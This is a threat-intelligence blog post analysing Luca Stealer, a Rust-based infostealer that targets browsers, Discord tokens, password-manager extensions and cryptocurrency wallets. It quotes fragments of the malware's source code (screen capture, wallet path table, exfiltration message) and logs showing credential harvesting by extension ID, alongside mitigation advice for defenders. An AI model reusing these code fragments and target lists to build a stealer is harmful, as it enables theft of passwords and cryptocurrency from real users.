Luca Stealer Targets Password Managers and Cryptocurrency Wallets

blogs.blackberry.com/en/2022/08/luca-stealer-targets-password-managers-and-cryptocurrency-wallets


The BlackBerry Research & Intelligence Team

Threat actors carried out an attack on the Solana blockchain network on Aug. 3, 2022, with $7 million being drained from over 8,000 individual crypto wallets. The apparent culprit in the attack: a little-known piece of malware called Luca Stealer.

Earlier this summer, threat actors released the source code for the previously unknown Rust-based malware, since dubbed Luca Stealer, on underground hacking forums. While the malware has several information-stealing functions, its primary targets appear to be password management software and cryptocurrency wallets.


Although the malware has thus-far only been seen targeting Windows® devices, because it is written in the programming language Rust, the source code could be ported easily to other operating systems, such as MacOS® or Linux® in the future.

Operating System



Windows	MacOS	Linux	Android
Yes	No	No	No


Risk & Impact



Impact	Medium
Risk	Medium

Technical Analysis

The source code posting, as seen in Figure 1, made the Rust-based malware publicly available on GitHub, though it has since been removed from the site.



FREE & opensrc Rust Stealer

DoKitO · Sunday at 11:24 AM · rust stealer stealer source

DoKitO

RAID-массив

Пользователь

Joined:	Mar 23, 2022
Messages:	50
Reaction score:	47
Escrow deals:	2

Sunday at 11:24 AM

Hello Community,
This is my 2. Rust Release here.


Some Features the Stealer has:
- Chromium Stealer:

```
edge
chromium
7star
amigo
brave
centbrowser
chedot
chrome_canary
coccoc
dragon
elements-browser
epic-privacy-browser
chrome
```

Figure 1 – The malware author's post on underground forum

Since the code became open source, Luca Stealer has begun showing up in public malware repositories, often with modifications by the various threat actors that have since incorporated the malware into their own individual campaigns.

Upon execution, the malware creates a compressed folder called "out.zip," which is located within the %Temp% directory. This folder, which contains the files shown in Figure 2 below, is used to store harvested data for exfiltration.




Name	Type	Compressed size	Passwor
discord_tokens.txt	Text Document	1 KB	No
info.txt	Text Document	1 KB	No
screen-1.png	PNG image	241 KB	No
system_info.txt	Text Document	1 KB	No

Figure 2 - Zip file containing harvested data

Screengrab

The attack begins with the stealer taking a screenshot of the victim's screen at the time of infection, using the functionality shown in the code snippet in Figure 3. The captured image is stored under the file name "screen-1.png."




```
let mut i = 1;
for screen in Screen::all() {
    let image = screen.capture().unwrap();
    let buffer = image.buffer();
    std::fs::write(format!("{}\\screen-{}.png", string_path, i), &buffer).unwrap();
    i += 1;
}
```

Figure 3 - Screengrab functionality

Discord

After taking the screengrab, the malware then attempts to steal Discord tokens from the target machine. A Discord token is an encryption of the victim's Discord username. This token is created when the user logs in to Discord; it is essentially an authorization code used to verify authentication. Luca Stealer searches through known Discord directories on the target machine (as shown in Figure 4) and stores any tokens it finds into the "discord_tokens.txt" file.



Process Name	PID	Operation	Path
99331A27AFA8...	3352	CreateFile	C:\Users\Analyst\AppData\Roaming\Discord
99331A27AFA8...	3352	CreateFile	C:\Users\Analyst\AppData\Roaming\discordcanary
99331A27AFA8...	3352	CreateFile	C:\Users\Analyst\AppData\Roaming\discordptb
99331A27AFA8...	3352	CreateFile	C:\Users\Analyst\AppData\Local\logsxc\discord_tokens.txt
99331A27AFA8...	3352	WriteFile	C:\Users\Analyst\AppData\Local\logsxc\discord_tokens.txt

Figure 4 - Malware attempting to steal Discord tokens

Fingerprinting

Luca Stealer also creates a digital fingerprint of the victim’s system, gathering information about the target machine and storing it in two text files, called “info.txt” and “system_info.txt.” These files are placed into the “out.zip” folder mentioned above. The “system_info.txt” file is used for storing the following information:

- Local network information
- Percentage of CPU usage
- A list of all current running processes
- Installed antivirus (AV) information

The “info.txt” file is used to store information that is more personal to the user, such as the following:

- The victim’s username
- The language of the victim’s machine
- The device’s name
- The city/time zone of the victim’s device

Browsers

Luca Stealer next scans the infected device to collect sensitive information related to popular Chromium-based web browsers.

The malware targets the following browsers:

Microsoft Edge	Chromium	7Star	Amigo	Brave-Browser
CentBrowser	Chedot	Google Chrome	CocCoc	Comodo
Elements	Epic-Privacy	Chrome Canary	Kometa	Orbitum
Sputnik	Torch	uCozMedia	Vivaldi	Atom
Opera	Opera GX	ChromePlus	Iriduium	Sleipnir
Citrio	Coowoo	Liebao	Qip Surf	360 Browser


Personal information that the malware gathers includes login data, cookies, browser extensions, auto-fill information, payment card details, and more. All of this harvested data is saved to a text file for exfiltration.

Cryptocurrency

One of the primary functionalities of Luca Stealer is cryptocurrency stealing, where it targets a pre-set list of crypto wallets. Cryptocurrency can be stored using either “cold storage” or “hot storage.” Hot storage involves the digital currency being stored in an application or online platform. Cold storage involves the currency being stored offline, often on a physical device such as a USB thumb drive or an external hard drive. Unfortunately for the victims involved in these attacks, Luca targets both hot and cold methods of storage.

When targeting cold-stored crypto wallets, Luca Stealer scours the target machine in search of any data associated with the crypto wallet extensions shown in the table and Figure 5 below.

Atomic	Exodus	Jaxx	Electrum	Bytecoin
Ethereum	Guarda	Coinomi	Armory	Zcash



```
pub fn grab_cold_wallets() {
    let mut hm: HashMap<&str, &str> = HashMap::new();
    hm.insert(
        "AtomicWallet",
        "%APPDATA%\\atomic\\Local Storage\\leveldb\\",
    );
    hm.insert("Exodus", "%APPDATA%\\exodus\\exodus.wallet\\");
    hm.insert(
        "JaxxWallet",
        "%APPDATA%\\Wallets\\Jaxx\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\",
    );
    hm.insert("Electrum", "%APPDATA%\\Electrum\\wallets\\");
    hm.insert("ByteCoin", "%APPDATA%\\bytecoin\\");
    hm.insert("Ethereum", "%APPDATA%\\Ethereum\\keystore\\");
    hm.insert("Guarda", "%APPDATA%\\Guarda\\\\Local Storage\\leveldb\\");
    hm.insert("Coinomi", "%APPDATA%\\Coinomi\\Coinomi\\wallets\\");
    hm.insert("Armory", "%APPDATA%\\Armory\\");
    hm.insert("ZCash", "%APPDATA%\\Zcash\\");
```

Figure 5 - Malware functionality targeting “cold” crypto wallets

When targeting hot-stored crypto information, the malware targets browser extensions for the following crypto wallets:

MetaMask	TronLink	BinanceChain	Coin98	iWallet
Wombat	MEW CX	NeoLine	Terra Station	Keplr
Sollet	ICONex	KHC	TezBox	Byone

OneKey	DAppPlay	BitClip	Steem Keychain


In the Solana blockchain attack, users reported funds being drained from their personal hot wallets, including Phantom, Slope, and TrustWallet. The result of the attack was a loss of over $7 million in customers’ cryptocurrency. As Luca Stealer has recently become open source, and with its effectiveness in pilfering from hot-storage wallets, researchers are identifying it as the malware most likely to have been used to carry out this attack.

Password Manager Browser Add-Ons

One feature that sets Luca apart from typical infostealers is its focus on targeting browser add-ons used for password management. The malware targets the locally stored data of the following 17 password manager browser extensions.

Bitwarden	EOS Auth	KeePassXC	Dashlane	1Password	NordPass
Keeper	RoboForm	LastPass	BrowserPass	MYKI	Splikity
CommonKey	Zoho Vault	Norton	Avira	Trezor	

The stealer searches the target machine’s %AppData% directory, using the unique IDs of each of the preset browser extensions listed above, as seen in Figure 6. It does so in hopes of stealing sensitive information such as login credentials and cookies.



```
99331A27AFA8...3... QueryAllInforma... C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings
99331A27AFA8...3... CloseFile          C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\lodccjjbdhfakaekdiahmedfbieldgik
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\ibnejdfjmmkpcnlpebklmnkoeoihofec
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\hnfanknocfeofbddgcijnmhnfnkdnaad
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\dmkamcknogkgcdfhhbddcghachkejeap
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\ijmpgkjfkbfhoebgogflfebnmejmfbml
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\bcopgchhojmggmffilplmbdicgaihlkp
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\aiifbnbfobpmeekipheeijimdpnlpgpp
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\onofpnbbkehpmmoabgpcpmigafmmnjhl
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\hdokiejnpimakedhajhdlcegeplioahd
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\nkddgncdjgjfcddamfgcmfnlhccnimig
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\fhmfendgdocmcbmfikdcogofphimnkno
99331A27AFA8...3... CreateFile         C:\Users\Analyst\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\caljgklbbfbcjjanaijlacgncafpegll
```


Figure 6 - Searching browser directories with the unique extension IDs

Additional Functionality

In addition to harvesting the data mentioned above, the stealer also targets a range of additional applications, including the following (also shown in Figure 7):

- Steam

- Telegram
- Element
- ICQ
- Ubisoft Play
- Skype




```
99331A27AFA8...3...   CreateFile   C:\Program Files (x86)\Steam
99331A27AFA8...3...   CreateFile   C:\Users\Analyst\AppData\Roaming\Telegram Desktop\tdata
99331A27AFA8...3...   CreateFile   C:\Users\Analyst\AppData\Roaming\Ubisoft Game Launcher
99331A27AFA8...3...   CreateFile   C:\Users\Analyst\AppData\Roaming\Discord
99331A27AFA8...3...   CreateFile   C:\Users\Analyst\AppData\Roaming\Element\Local Storage\leveldb\
99331A27AFA8...3...   CreateFile   C:\Users\Analyst\AppData\Roaming\ICQ\0001\
99331A27AFA8...3...   CreateFile   C:\Users\Analyst\AppData\Roaming\Microsoft\Skype for Desktop\Local Storage\
```

Figure 7 - Additional software targeted by Luca Stealer

Exfiltration

Once harvested information is stored in the “out.zip” file, the archive file is sent back to the threat actor via Discord web hooks or a Telegram bot. Because Telegram bots have a maximum file upload size of 50MB, transfers larger than this use Discord web hooks.

Along with the stolen data, the stealer will send back a chat message which outlines a summary of all the information that has been stolen. The format of this can be seen in Figure 8 below.



```
    "**New Log From ({} / {} )**\n",
    my_internet_ip::get().unwrap().to_string(),
    whoami::lang().collect::<Vec<String>>().first().unwrap()
));
msg_edit.push(format!("User: {}\n", whoami::username()));
msg_edit.push(format!("Installed Languages: {} \n", language));
msg_edit.push(format!(
    "Operating System: {} {}\n",
    sys.name().unwrap(),
    sys.os_version().unwrap()
));
msg_edit.push(format!(
    "Used/Installed RAM: {} / {} GB \n",
    sys.used_memory() / 1024 / 1024,
    sys.total_memory() / 1024 / 1024
));
msg_edit.push(format!("Cores available: {} \n", sys.cpus().len()));
msg_edit.push(match PASSWORDS > 0 {
    true => format!("Passwords: ✅ {}\n", PASSWORDS),
    false => format!("Passwords: ❌\n"),
});
msg_edit.push(match WALLETS > 0 {
    true => format!("Wallets: ✅ {}\n", WALLETS),
    false => format!("Wallets: ❌\n"),
});
msg_edit.push(match FILES > 0 {
    true => format!("Files: ✅ {}\n", FILES),
    false => format!("Files: ❌\n"),
});
msg_edit.push(match CREDIT_CARDS > 0 {
    true => format!("Credit Cards: ✅ {}\n", CREDIT_CARDS),
    false => format!("Credit Cards: ❌\n"),
```

Figure 8 - Data exfiltration chat summary message

Conclusion

Luca Stealer contains much of the functionality expected from a typical infostealer, with an added focus on crypto wallets and password management software. This malware is likely to continue to see a steady rise in unique samples available in malware repositories online, as more and more threat actors get their hands on the open-source code.

Who is Affected?

As the malware is freely available and written in the Rust programming language, all personal and corporate users are potential targets. The malware is likely to further evolve over time to use different distribution methods, and to target different operating systems.

This means no one is safe from this threat, and everyone should continue to be vigilant.

Mitigation Tips

Steps to mitigate the effects of a Luca Stealer attack include:

- Avoid downloading “cracked” or pirated software, or software from unknown/unverified links, and create rules that prevent employees from doing this.
- Make sure corporate login credentials and personal passwords are not saved in your browser.
- For those who store cryptocurrencies on their local devices (cold storage), ensure you have sufficient security measures in place to prevent any unauthorized people from gaining access to your devices.
- Employ user data transfer analysis to analyze the amount of data transferred by a user (MITRE D3FEND™ technique D3-UDTA).
- Implement multi-factor authentication (MITRE D3FEND technique D3-MFA).
- Use outbound traffic filtering to restrict network traffic originating from a private host or enclave destined towards untrusted networks. (MITRE D3FEND technique D3-OTF). As the malware exfiltrates stolen data through Telegram and Discord, restricting outbound traffic to these hosts can prevent data from being stolen.

YARA Rule

